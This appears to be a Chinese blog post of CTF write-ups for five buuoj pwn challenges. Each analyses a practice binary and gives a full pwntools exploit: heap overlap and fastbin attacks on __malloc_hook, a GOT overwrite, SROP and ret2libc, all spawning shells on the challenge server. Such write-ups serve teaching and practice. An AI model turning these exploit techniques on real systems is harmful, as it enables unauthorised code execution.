buuoj Pwn writeup 76-80

原创

yongbaoii 于 2021-02-24 20:22:32 发布 82 收藏 1

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/113941803

76 0ctf_2017_babyheap

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
```

菜单

堆。

```
int sub_CF4()
{
  puts("1. Allocate");
  puts("2. Fill");
  puts("3. Free");
  puts("4. Dump");
  puts("5. Exit");
  return printf("Command: ");
}
```


allocate

```
void __fastcall allocate(Elf64_Sym *a1)
{
  int i; // [rsp+10h] [rbp-10h]
  int size; // [rsp+14h] [rbp-Ch]
  void *ptr; // [rsp+18h] [rbp-8h]

  for ( i = 0; i <= 15; ++i )
  {
    if ( !a1[i].flag )
    {
      printf("Size: ");
      size = sub_138C();
      if ( size > 0 )
      {
        if ( size > 4096 )
          size = 4096;
        ptr = calloc(size, 1uLL);
        if ( !ptr )
          exit(-1);
        a1[i].flag = 1;
        a1[i].size = size;
        a1[i].ptr = (unsigned __int64)ptr;
        printf("Allocate Index %d\n", (unsigned int)i);
      }
      return;
    }
```


堆的结构很明显了。要注意的是flag是四个字节。

fill

```
__int64 __fastcall fill(Elf64_Sym *a1)
{
  __int64 result; // rax
  int v2; // [rsp+18h] [rbp-8h]
  int v3; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = sub_138C();
  v2 = result;
  if ( (int)result >= 0 && (int)result <= 15 )
  {
    result = a1[(int)result].flag;
    if ( (_DWORD)result == 1 )
    {
      printf("Size: ");
      result = sub_138C();
      v3 = result;
      if ( (int)result > 0 )
      {
        printf("Content: ");
        result = sub_11B2(a1[v2].ptr, v3);
      }
    }
  }
  return result;
}
```


又是输入大小可以随便写。

又可以溢出。

free

```
__int64 __fastcall free_0(Elf64_Sym *a1)
{
  __int64 result; // rax
  int v2; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = sub_138C();
  v2 = result;
  if ( (int)result >= 0 && (int)result <= 15 )
  {
    result = a1[(int)result].flag;
    if ( (_DWORD)result == 1 )
    {
      a1[v2].flag = 0;
      a1[v2].size = 0LL;
      free((void *)a1[v2].ptr);
      result = (__int64)&a1[v2];
      *(_QWORD *)(result + 16) = 0LL;
    }
  }
  return result;
}
```


free的还是很干净的。

dump

```
int __fastcall dump(__int64 a1)
{
  int result; // eax
  int v2; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = sub_138C();
  v2 = result;
  if ( result >= 0 && result <= 15 )
  {
    result = *(_DWORD *)(24LL * result + a1);
    if ( result == 1 )
    {
      puts("Content: ");
      sub_130F(*(_QWORD *)(24LL * v2 + a1 + 16), *(_QWORD *)(24LL * v2 + a1 + 8));
      result = puts(byte_14F1);
    }
  }
  return result;
}
```


平平无奇输出函数。

那么我们首先要考虑泄露libc的地址。泄露地址的方法只能去考虑unsorted bin，因为有溢出，可以完全仿照off by one，来制造overlapping，然后泄露地址啊，攻击malloc_hook，就下来了。

先来申请四个chunk。然后通过栈溢出改变chunk1的大小，然后释放掉，知道overlapping，再申请回来，manera地址就去了chunk2，并且此时chunk2被overlapping，没有释放，可以控制，而且在bins里面，调整他，让它进入fastbin，然后控制fd，攻击malloc_hook，从而get shell。

exp

```
# -*- coding: utf-8 -*-
from pwn import *

#r = remote('node3.buuoj.cn',29443)
r = process('./76')

context.log_level = "debug"

elf = ELF('./76')
libc = ELF('./64/libc-2.23.so')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')
one_gadget = 0x4526a

def allocate(size):
    r.sendlineafter("Command: ", "1")
    r.sendlineafter("Size: ", str(size))

def fill(index, size, content):
    r.sendlineafter("Command: ", "2")
    r.sendlineafter("Index: ", str(index))
    r.sendlineafter("Size: ", str(size))
    r.sendafter("Content: ", content)
#这里的输入用的是read，防止'\n'对程序的影响，这里就直接send
```

```python
def free(index):
    r.sendlineafter("Command: ", "3")
    r.sendlineafter("Index: ", str(index))

def dump(index):
    r.sendlineafter("Command: ", "4")
    r.sendlineafter("Index: ", str(index))

one_gadget = 0x4526a

allocate(0x60) #0
allocate(0x60) #1
allocate(0x60) #2
allocate(0x60) #3

payload = 'a' * 0x60 + p64(0) + '\xe1'

fill(0, 0x69, payload)
free(1)

allocate(0x60) #1
dump(2)

r.recvuntil("Content: \n")

malloc_hook = (u64(r.recv(6).ljust(8, '\x00')) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
realloc = libc_base + libc.sym['realloc']
one_gadget = libc_base + one_gadget

print hex(malloc_hook)
print hex(libc_base)

allocate(0x60) #4
free(4)

payload = p64(malloc_hook - 0x23)
fill(2, 8, payload)

allocate(0x60) #4
allocate(0x60) #5

payload = 'a' * 0x13 + p64(one_gadget)
fill(5, len(payload), payload)

gdb.attach(r)

r.sendlineafter("Command: ", "1")
r.sendlineafter("Size: ", "32")

r.interactive()
```

77 [BJDCTF 2nd]secret

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Sy
mbols       Yes 0               2       ./76
```


```
unsigned __int64 sub_46A3AF()
{
  unsigned int i; // [rsp+Ch] [rbp-54h]
  char s[72]; // [rsp+10h] [rbp-50h] BYREF
  unsigned __int64 v3; // [rsp+58h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  *(_DWORD *)off_46D090 = 10000;
  for ( i = 0; i <= 9; ++i )
    buf[i] = 0;
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 2, 0LL);
  puts("@====================================@");
  sub_4011C2("# What's your name? _____________ #", 20LL);
  buf[(int)(read(0, buf, 0x16uLL) - 1)] = 0;
  sprintf(s, "#      Welcome %-16s      #", buf);
  puts(s);
  puts("#====================================#");
  puts("#    I have toooooo many secrets >   #");
  puts("#        Can u find them _<          #");
  puts("#====================================#");
  return __readfsqword(0x28u) ^ v3;
}
```



```
  if ( (unsigned int)sub_40136D() )
    sub_401301();
```

这里有个判断，会退出程序。

但是判断条件是什么反编译不出来，因为太长了。这也是第一次见。



那就得看汇编。

```
                push    rbp
                mov     rbp, rsp
                mov     eax, 0
                call    sub_46A329
                mov     eax, cs:dword_46D0BC
                cmp     eax, 476Bh
                jz      short loc_401392
                mov     eax, 0FFFFFFFFh
                jmp     loc_46A327
; ---------------------------------------------------------------------------

loc_401392:                             ; CODE XREF: sub_40136D+19↑j
                mov     eax, 0
                call    sub_40128E
                mov     eax, 0
                call    sub_46A329
                mov     eax, cs:dword_46D0BC
                cmp     eax, 2D38h
                jz      short loc_4013BD
                mov     eax, 0FFFFFFFFh
                jmp     loc_46A327
; ---------------------------------------------------------------------------

loc_4013BD:                             ; CODE XREF: sub_40136D+44↑j
                mov     eax, 0
                call    sub_40128E
                mov     eax, 0
                call    sub_46A329
```


会发现这里面的东西，都是一个逻辑。

他会做比较，把40d68c地方的东西拿出来跟它那些数字做比较，比较成功，会进入下一个比较，不然就直接返回-1，然后执行退出的程序。都比较过了之后，就返回0，然后执行cat flag。但是你会发现，它有10000个数字，那显然这正路就没了。

```
puts("#=====================================#");
sub_4011C2("# What's your name? ________________ #", 20LL);
buf[(int)(read(0, buf, 0x16uLL) - 1)] = 0;
sprintf(s, "#      Welcome %-16s      #", buf);
puts(s);
```

那么我们发现这里有个溢出，通过这个溢出我们能控制些什么呢？

```
data:000000000046D080 buf             db 'Y0ur_N@me',0        ; DATA XREF: sub_401301+39↑o
data:000000000046D080                                         ; sub_46A3AF+32↑o ...
data:000000000046D08A                 align 10h
data:000000000046D090 off_46D090      dq offset unk_46D0C0    ; DATA XREF: sub_40128E+23↑r
```

46d090，这里放着的是你还需要猜的次数。

```
00000000004012A5                xor     eax, eax
00000000004012A5                lea     rdi, s          ; "#==================================#"
00000000004012AC                call    _puts
00000000004012B1                mov     rax, cs:off_46D090
00000000004012B8                mov     edx, [rax]
00000000004012BA                lea     rax, [rbp+s]
00000000004012BE                lea     rsi, format     ; "#  GOOD JOB GUESS %4d TIMES TO WIN  #"
00000000004012C5                mov     rdi, rax        ; s
00000000004012C8                mov     eax, 0
00000000004012CD                call    _sprintf
00000000004012D2                lea     rax, [rbp+s]
00000000004012D6                mov     rdi, rax        ; s
00000000004012D9                call    _puts
00000000004012DE                lea     rdi, s          ; "#==================================#"
00000000004012E5                call     puts
```



```
:.plt:000000000046D008 qword_46D008    dq 0                    ; DATA XREF: sub_401020↑r
:.plt:000000000046D010 qword_46D010    dq 0                    ; DATA XREF: sub_401020+6↑r
:.plt:000000000046D018 off_46D018      dq offset puts          ; DATA XREF: _puts↑r
:.plt:000000000046D020 off_46D020      dq offset write         ; DATA XREF: _write↑r
:.plt:000000000046D028 off_46D028      dq offset strlen        ; DATA XREF: _strlen↑r
:.plt:000000000046D030 off_46D030      dq offset __stack_chk_fail
:.plt:000000000046D030                                         ; DATA XREF: ___stack_chk_fail↑
:.plt:000000000046D038 off_46D038      dq offset system        ; DATA XREF: _system↑r
:.plt:000000000046D040 off_46D040      dq offset printf        ; DATA XREF: _printf↑r
:.plt:000000000046D048 off_46D048      dq offset read          ; DATA XREF: _read↑r
:.plt:000000000046D050 off_46D050      dq offset setvbuf       ; DATA XREF: _setvbuf↑r
:.plt:000000000046D058 off_46D058      dq offset atoi          ; DATA XREF: _atoi↑r
:.plt:000000000046D060 off_46D060      dq offset sprintf       ; DATA XREF: _sprintf↑r
:.plt:000000000046D068 off_46D068      dq offset exit          ; DATA XREF: _exit↑r
:.plt:000000000046D068  .got.plt       ends
```


然后发现，printf的got表跟system的离得很近……
这说实话我也是参考别人的wp，这他是咋发现的……

那我们就通过溢出，把那个地方的值改成printf的got表地址，然后开始答题，答对就减1，然后减减减，减去16之后，也就是答对15，答错1，然后就把printf的got改成了system的plt。
我直呼好家伙。

```python
#coding:utf8
from pwn import *

r = remote('node3.buuoj.cn',25929)
elf = ELF('./77')
printf_got = elf.got['printf']

answer = [0x476B,0x2D38,0x4540,0x3E77,0x3162,0x3F7D,0x357A,0x3CF5,0x2F9E,0x41EA,0x48D8,0x2763,0x474C,0x3809,0x2E63]
payload = '/bin/sh\x00'.ljust(0x10,'\x00') + p32(printf_got)
r.sendafter("What's your name?",payload)
for x in answer:
   r.sendlineafter('Secret:',str(x))
r.sendlineafter('Secret:','1')

r.interactive()
```

78 ciscn_2019_es_7

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   68 Sy
mbols   No      0               0       ./78
```

```
{
  signed __int64 v0; // rax
  char buf[16]; // [rsp+0h] [rbp-10h] BYREF

  v0 = sys_read(0, buf, 0x400uLL);
  return sys_write(1u, buf, 0x30uLL);
}
```

平平无奇栈溢出。

```
00000000004004D6                push    rbp
00000000004004D7                mov     rbp, rsp
00000000004004DA                mov     rax, 0Fh
00000000004004E1                retn
```

还给了gadgets

这0f系统调用的话是sigreturn，那么这道题很明显了，就是SROP。

因为通过SROP我们可以调用系统调用，execve，但是我们需要参数‘/bin/sh’，我们可以往栈里面输入这个字符串，但是我们需要泄露栈的地址，也就是泄露’/bin/sh’的地址。

我们发现下面有个write函数，那么思路就很明确了，先通过write，输出栈上的一些数据，从而获得栈的地址，然后通过SROP，来get shell。

```
pwndbg> tele 0x7ffc17d14960
00:0000| rsi      0x7ffc17d14960 ◂— 0x68732f6e69622f /* '/bin/sh' */
01:0008|          0x7ffc17d14968 ◂— 0xa /* '\n' */
02:0010| rbp rsp  0x7ffc17d14970 —▸ 0x7ffc17d14990 —▸ 0x400540 (__libc_csu_init) ◂— push   r1
5
03:0018|          0x7ffc17d14978 —▸ 0x400536 (main+25) ◂— nop
04:0020|          0x7ffc17d14980 —▸ 0x7ffc17d14a78 —▸ 0x7ffc17d14fe5 ◂— 0x4553550038372f2e /*
 './78' */
05:0028|          0x7ffc17d14988 ◂— 0x100000000
06:0030|          0x7ffc17d14990 —▸ 0x400540 (__libc_csu_init) ◂— push   r15
07:0038|          0x7ffc17d14998 —▸ 0x7f03a230e09b (__libc_start_main+235) ◂— mov    edi, eax
pwndbg>
```


因为rsp那里我们要填返回地址进去，所以我们就泄露rsp+0x10的数据，泄露出来之后减去他们的之间的差值，就可以直接得到’/bin/sh’的地址。

```python
from pwn import *
from LibcSearcher import *

r = remote('node3.buuoj.cn', 29487)
elf = ELF('./3')

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims, drop=True  :r.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info_addr = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

sigreturn = 0x4004DA # mov eax 0fh
system_call = 0x0400517
read_write = 0x4004F1
main_addr = elf.sym['main']

p1 = flat(['/bin/sh\x00', 'b'*8, read_write]) #good!
#你会发现这里为什么read的地址跟平常我们写的在ebp之后不一样。
#这是因为这个函数调用规则不是我们平常的_cedel，这个函数最后一句直接就是retn，而我们平常见到的是level | ret

sl(p1)
rc(32)
binsh_addr = u64(rc(8)) - 0x118
rc(8)

frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = binsh_addr
frame.rsi = 0
frame.rdx = 0
frame.rip = system_call
#pwntools功能就是强大

p2 = flat(['a'*0x10, sigreturn, system_call, frame])
sl(p2)

r.interactive()
```

79 jarvisoj_level5

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   67 Sy
mbols   No      0               2       ./79
```

```
ssize_t vulnerable_function()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF

  write(1, "Input:\n", 7uLL);
  return read(0, buf, 0x200uLL);
}
```


平平无奇栈溢出。

```
from pwn import*

r=remote('node3.buuoj.cn',26822)
elf=ELF('./79')

libc = ELF('./64/libc-2.23.so')

main_addr=0x40061a
pop_rdi=0x4006b3
pop_rsi_r15=0x4006b1

write_got=elf.got['write']
write_plt=elf.plt['write']

payload='a'*(0x80+8)+p64(pop_rdi)+p64(1)+p64(pop_rsi_r15)+p64(write_got)+p64(8)+p64(write_plt)+p64(main_addr)
r.recvuntil('\n')
r.sendline(payload)
write_addr=u64(r.recv(8))
print hex(write_addr)

libc_base = write_addr-libc.sym['write']

system_addr = libc_base + libc.sym['system']
bin_sh = libc_base + libc.search('/bin/sh').next()

payload='a'*(0x80+8)+p64(pop_rdi)+p64(bin_sh)+p64(system_addr)
r.sendline(payload)
r.interactive()
```

问为什么那个地方r15传参也可以，那是因为调用write函数的时候rdx参数是0x200。

```
RAX  0x1
RBX  0x0
RCX  0x7f85e5a39260 (read+16) ← cmp    rax, -0xfff
RDX  0x200
RDI  0x0
RSI  0x600a58 (write@got.plt) → 0x7f85e5a392b0 (write) ← cmp    dword ptr [rip + 0x2d24
 0
R8   0x4006c0 (__libc_csu_fini) ← ret
R9   0x7f85e5d1caf0 (_dl_fini) ← push   rbp
R10  0x37b
R11  0x246
R12  0x4004f0 (_start) ← xor    ebp, ebp
R13  0x7ffccec2f210 ← 0x1
R14  0x0
R15  0x8
RBP  0x6161616161616161 ('aaaaaaaa')
RSP  0x7ffccec2f148 → 0x40061a (main) ← push   rbp
```


80 hitcontraining_bamboobox

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbo
ls              FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   89 Sy
mbols   Yes     0               4       ./80
```

后门有了。

```
void __noreturn magic()
{
  int fd; // [rsp+Ch] [rbp-74h]
  char buf[104]; // [rsp+10h] [rbp-70h] BYREF
  unsigned __int64 v2; // [rsp+78h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  fd = open("/home/bamboobox/flag", 0);
  read(fd, buf, 0x64uLL);
  close(fd);
  printf("%s", buf);
  exit(0);
}
```


菜单堆

```
int menu()
{
  puts("----------------------------");
  puts("Bamboobox Menu");
  puts("----------------------------");
  puts("1.show the items in the box");
  puts("2.add a new item");
  puts("3.change the item in the box");
  puts("4.remove the item in the box");
  puts("5.exit");
  puts("----------------------------");
  return printf("Your choice:");
}
```


增删改查，题应该不难。

```
  v4 = (void (**)(void))malloc(0x10uLL);
  *v4 = (void (*)(void))hello_message;
  v4[1] = (void (*)(void))goodbye_message;
  (*v4)();
  while ( 1 )
```

在程序开始之前有一段初始化。

v4存着个地址，0x10的数组，然后里面两个函数地址，一个输出开始信息，输出结束信息。

show

```
int show_item()
{
  int i; // [rsp+Ch] [rbp-4h]

  if ( !num )
    return puts("No item in the box");
  for ( i = 0; i <= 99; ++i )
  {
    if ( *((_QWORD *)&unk_6020C8 + 2 * i) )
      printf("%d : %s", (unsigned int)i, *((const char **)&unk_6020C8 + 2 * i));
  }
  return puts(byte_401089);
}
```


平平无奇输出函数。

add

```
v4 = __readfsqword(0x28u);
if ( num > 99 )
{
  puts("the box is full");
}
else
{
  printf("Please enter the length of item name:");
  read(0, buf, 8uLL);
  v2 = atoi(buf);
  if ( !v2 )
  {
    puts("invaild length");
    return 0LL;
  }
  for ( i = 0; i <= 99; ++i )
  {
    if ( !*((_QWORD *)&unk_6020C8 + 2 * i) )
    {
      *((_DWORD *)&itemlist + 4 * i) = v2;
      *((_QWORD *)&unk_6020C8 + 2 * i) = malloc(v2);
      printf("Please enter the name of item:");
      *(_BYTE *)(*((_QWORD *)&unk_6020C8 + 2 * i) + (int)read(0, *((void **)&unk_6020C8 + 2 * i), v2)) = 0;
      ++num;
      return 0LL;
    }
  }
}
return 0LL;
```


chunk的地址，跟大小都在bss段，划线处是一个明显的off by null。

change

```
unsigned __int64 change_item()
{
  int v1; // [rsp+4h] [rbp-2Ch]
  int v2; // [rsp+8h] [rbp-28h]
  char buf[16]; // [rsp+10h] [rbp-20h] BYREF
  char nptr[8]; // [rsp+20h] [rbp-10h] BYREF
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  if ( num )
  {
    printf("Please enter the index of item:");
    read(0, buf, 8uLL);
    v1 = atoi(buf);
    if ( *((_QWORD *)&unk_6020C8 + 2 * v1) )
    {
      printf("Please enter the length of item name:");
      read(0, nptr, 8uLL);
      v2 = atoi(nptr);
      printf("Please enter the new name of the item:");
      *(_BYTE *)(*((_QWORD *)&unk_6020C8 + 2 * v1) + (int)read(0, *((void **)&unk_6020C8 + 2 * v1), v2)) = 0;
    }
    else
    {
      puts("invaild index");
    }
  }
  else
  {
    puts("No item in the box");
```


大小随便输入，就可以造成溢出。

remove


```
unsigned __int64 remove_item()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  if ( num )
  {
    printf("Please enter the index of item:");
    read(0, buf, 8uLL);
    v1 = atoi(buf);
    if ( *((_QWORD *)&unk_6020C8 + 2 * v1) )
    {
      free(*((void **)&unk_6020C8 + 2 * v1));
      *((_QWORD *)&unk_6020C8 + 2 * v1) = 0LL;
      *((_DWORD *)&itemlist + 4 * v1) = 0;
      puts("remove successful!!");
      --num;
    }
    else
    {
      puts("invaild index");
    }
  }
  else
  {
    puts("No item in the box");

```


平平无奇free函数，清理的也很到位。

那么经过我们分析，有两个漏洞点，一个off by one，一个溢出，但是我们其实仅仅利用那个溢出就好了。

利用溢出还是制造overlapping，然后泄露地址，然后直接攻击malloc_hook，把后门地址写上，还省得用realloc去抬栈。

但是失败了……gdb调试打不开那个文件，可能服务器没有吧，那就还是规规矩矩one_gadget吧。





rsp上方有个0，那么我们就通过realloc把栈抬起来。

```
.text:00000000000846C0                push    r15             ; Alternati
.text:00000000000846C2                push    r14
.text:00000000000846C4                push    r13
.text:00000000000846C6                push    r12
.text:00000000000846C8                mov     r13, rsi
.text:00000000000846CB                push    rbp
.text:00000000000846CC                push    rbx
.text:00000000000846CD                mov     rbx, rdi
.text:00000000000846D0                sub     rsp, 38h
.text:00000000000846D4                mov     rax, cs:__realloc_hook_ptr
.text:00000000000846DB                mov     rax, [rax]
.text:00000000000846DE                test    rax, rax
.text:00000000000846E1                jnz     loc_848E8
.text:00000000000846E7                test    rsi, rsi
.text:00000000000846EA                jnz     short loc_846F5
.text:00000000000846EC                test    rdi, rdi
.text:00000000000846EF                jnz     loc_84960
.text:00000000000846F5
.text:00000000000846F5 loc_846F5:                             ; CODE XREF
.text:00000000000846F5                test    rbx, rbx
.text:00000000000846F8                jz      loc_84A10
.text:00000000000846FE                mov     rax, [rbx-8]
.text:0000000000084702                lea     r14, [rbx-10h]
.text:0000000000084706                mov     r15, rax
.text:0000000000084709                mov     rcx, rax
.text:000000000008470C                and     r15, 0FFFFFFFFFFFFFFF8h
```

假如我们现在要是去执行realloc+12的地方，那么最后执行完rsp + 30的地方就会是0，然后就好了。

exp

```
from pwn import*

r=remote('node3.buuoj.cn',25879)
#r = process('./80')
elf=ELF('./80')

libc = ELF('./64/libc-2.23.so')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')

context.log_level = "debug"

def show():
    r.sendlineafter("Your choice:", "1")

def add(size, name):
    r.sendlineafter("Your choice:", "2")
    r.sendlineafter("Please enter the length of item name:", str(size))
    r.sendlineafter("Please enter the name of item:", name)

def change(index, size, name):
    r.sendlineafter("Your choice:", "3")
    r.sendlineafter("Please enter the index of item:", str(index))
    r.sendlineafter("Please enter the length of item name:", str(size))
    r.sendlineafter("Please enter the new name of the item:", name)

def remove(index):
    r.sendlineafter("Your choice:", "4")
    r.sendlineafter("Please enter the index of item:", str(index))

system_addr = 0x400d49
one_gadget = 0x4526a

add(0x60, 'aaaa') #0
add(0x60, 'bbbb') #1
add(0x60, 'cccc') #2
add(0x60, 'dddd') #3

payload = 'b' * 0x68 + '\xe1'
change(0, 0x69, payload)
remove(1)

add(0x60, 'bbbb') #1
show()

r.recvuntil("2 : ")

malloc_hook = (u64(r.recv(6).ljust(8, '\x00')) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
realloc = libc_base + libc.sym['realloc']
one_gadget = libc_base + one_gadget
#gdb.attach(r)

print hex(malloc_hook)
print hex(libc_base)

add(0x60, 'eeee') #4
remove(4)
```

```
remove(4)

payload = p64(malloc_hook - 0x23)
change(2, 8, payload)
add(0x60, 'eeee') #4

payload = 'e' * 0xb + p64(one_gadget) + p64(realloc + 12)
add(0x60, payload) #5

#gdb.attach(r)

r.sendlineafter("Your choice:", "2")
r.sendlineafter("Please enter the length of item name:", '60')

r.interactive()
```

当然这道题也有很多解，比如因为它没有开PIE，所以我们可以直接知道ptr，也就是指针存储的位置，可以伪造chunk，然后用堆溢出来制造unlink，控制bss，从而劫持got表。